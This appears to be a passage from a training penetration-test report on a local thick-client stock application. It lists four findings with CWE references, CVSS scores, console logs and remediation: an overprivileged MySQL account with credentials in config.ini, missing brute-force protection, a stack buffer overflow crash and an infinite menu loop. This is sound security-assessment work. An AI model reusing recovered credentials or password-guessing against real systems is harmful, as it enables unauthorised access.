
Calculator reference: NVD CVSS v3.1.

Description


The application connects to MySQL with the account `stockapp/st*****`, and that account has administrative privileges beyond the needs of the application. The software appears to require only ordinary access to the `stockapp` schema, but the configured account can manage a wider part of the server. This violates the principle of least privilege and turns any credential disclosure into full database compromise rather than exposure limited to the application data set.

Exploitation

The credentials recovered from `config.ini` are entered into HeidiSQL to establish a direct connection to the MySQL server.



Once connected, HeidiSQL shows databases and tables beyond what a restricted application account should normally be able to access.



The successful login and broad database visibility show that the service account is overprivileged and can be reused outside the application with administrative effect.

Remediation

A dedicated MySQL service account should be created for the application and restricted to the minimum operations it actually needs on the `stockapp` database, such as `SELECT`, `INSERT`, and `UPDATE`. Global or administrative privileges should be revoked, the exposed credentials should


be rotated, and plaintext storage in `config.ini` should be removed so that this account cannot be reused directly from the file system. Reference: MITRE CWE-250 Guidance.

No Brute Force Protection

Common Weakness Enumeration (CWE) ID

CWE-307: Improper Restriction of Excessive Authentication Attempts

CVSS 3.1 Base Score Metrics




Calculator reference: NVD CVSS v3.1.

Description

The authentication workflow accepts repeated password attempts without logout, throttling, or meaningful delay. This makes automated guessing practical and lowers the cost of attacking weak or reused passwords.

Exploitation

The same account is tested with repeated invalid passwords through the login prompt.



```
E:\challenges\stockapp_local\thick_client_local.exe
EPITA Pentest 1
Master password : star
Wrong password. Try again...
Master password : super
Wrong password. Try again...
Master password : master
Wrong password. Try again...
Master password : new
Wrong password. Try again...
Master password : firast
Wrong password. Try again...
Master password : second
Wrong password. Try again...
Master password : try
Wrong password. Try again...
Master password : a
Wrong password. Try again...
Master password : abc
Wrong password. Try again...
Master password : dfgh
Wrong password. Try again...
Master password : asda
Wrong password. Try again...
Master password : aafdsa
Wrong password. Try again...
Master password : fsa
Wrong password. Try again...
Master password : testing
Wrong password. Try again...
Master password : 213asfads
Wrong password. Try again...
Master password : gds325r3
Wrong password. Try again...
Master password : vds23
Wrong password. Try again...
Master password : vdfs235
Wrong password. Try again...
Master password : dafv34
Wrong password. Try again...
Master password : vdsu312
Wrong password. Try again...
Master password : vcsufds12
Wrong password. Try again...
Master password : cudsxu12
```

The application continues to accept new attempts immediately and does not introduce a lockout, cooldown period, or secondary challenge, which confirms the absence of brute force protection.

Remediation

Authentication attempts should be rate-limited and tracked per account and per source. After a defined number of failures, the application should apply progressive delays, lockout controls, or an additional verification step. Reference: OWASP Authentication Cheat Sheet.

Stack-Based Buffer Overflow

Common Weakness Enumeration (CWE) ID

CWE-121: Stack-Based Buffer Overflow

CVSS 3.1 Base Score Metrics

4.0
Score / 10
Medium

Vector: AV:L/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:L

AV	AC	PR	UI	S	C	I	A
L	L	N	N	U	N	N	L

AV Attack Vector, AC Attack Complexity, PR Privileges Required, UI User Interaction, S Scope, C Confidentiality, I Integrity, A Availability.


Calculator reference: NVD CVSS v3.1.

Description


The program copies more data into a stack buffer than the destination can hold. The observed effect is a crash, but the same class of flaw is a known path to memory corruption in native code.

Exploitation

An oversized input is entered into the affected field.



After the value is processed, the application terminates unexpectedly.



The crash confirms that the input length is not constrained before data is copied into memory.

Remediation

Every fixed-size buffer should be protected with strict length checks before copy operations occur. Unbounded copy functions should be replaced with safer alternatives that receive the destination size, and compiler defenses such as stack canaries and ASLR should remain enabled in release builds. Reference: MITRE CWE-121 Guidance.

Loop With Unreachable Exit Condition

Common Weakness Enumeration (CWE) ID

CWE-835: Loop with Unreachable Exit Condition ('Infinite Loop')

CVSS 3.1 Base Score Metrics

6.2
Score / 10
Medium

Vector: AV:L/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H


AV	AC	PR	UI	S	C	I	A
L	L	N	N	U	N	N	H

AV Attack Vector, AC Attack Complexity, PR Privileges Required, UI User Interaction, S Scope, C Confidentiality, I Integrity, A Availability.


Calculator reference: NVD CVSS v3.1.

Description

The menu handling logic does not terminate safely when an unexpected value is provided. Entering an invalid choice such as `clear` causes the application to continue running without reaching a normal exit path. The result is a denial-of-service condition that requires forced termination.

Exploitation

The main menu is reached and a non-numeric value is submitted instead of one of the expected options.



```
E:\challenges\stockapp_local\thick_client_local.exe
Username: Password: s
Authenticating...
Authentication failure
Username:
Password:
Authenticating...
Authentication success


Actions list
1- search article
2- check connectivity
0- quit

Choice : 1
+++ Search for an article +++

Article's name: as
No article found
Actions list
1- search article
2- check connectivity
0- quit

Choice : clear
```

After the invalid value is processed, the program continues executing without returning to a safe state or rejecting the input cleanly.



```
E:\challenges\stockapp_local\thick_client_local.exe

Choice : Wrong choice
Actions list
1- search article
2- check connectivity
0- quit

Choice : Wrong choice
Actions list
1- search article
2- check connectivity
0- quit

Choice : Wrong choice
Actions list
1- search article
2- check connectivity
0- quit

Choice : Wrong choice
Actions list
1- search article
2- check connectivity
0- quit
```

The observed behavior confirms that malformed input can trap the program in a non-terminating path and block normal use.

Remediation

Menu input should be validated against the allowed set before any control-flow decision is made. Invalid values should return a clear error and re-display the prompt, and loop conditions should include a guaranteed exit path for malformed input. Reference: MITRE CWE-835 Guidance.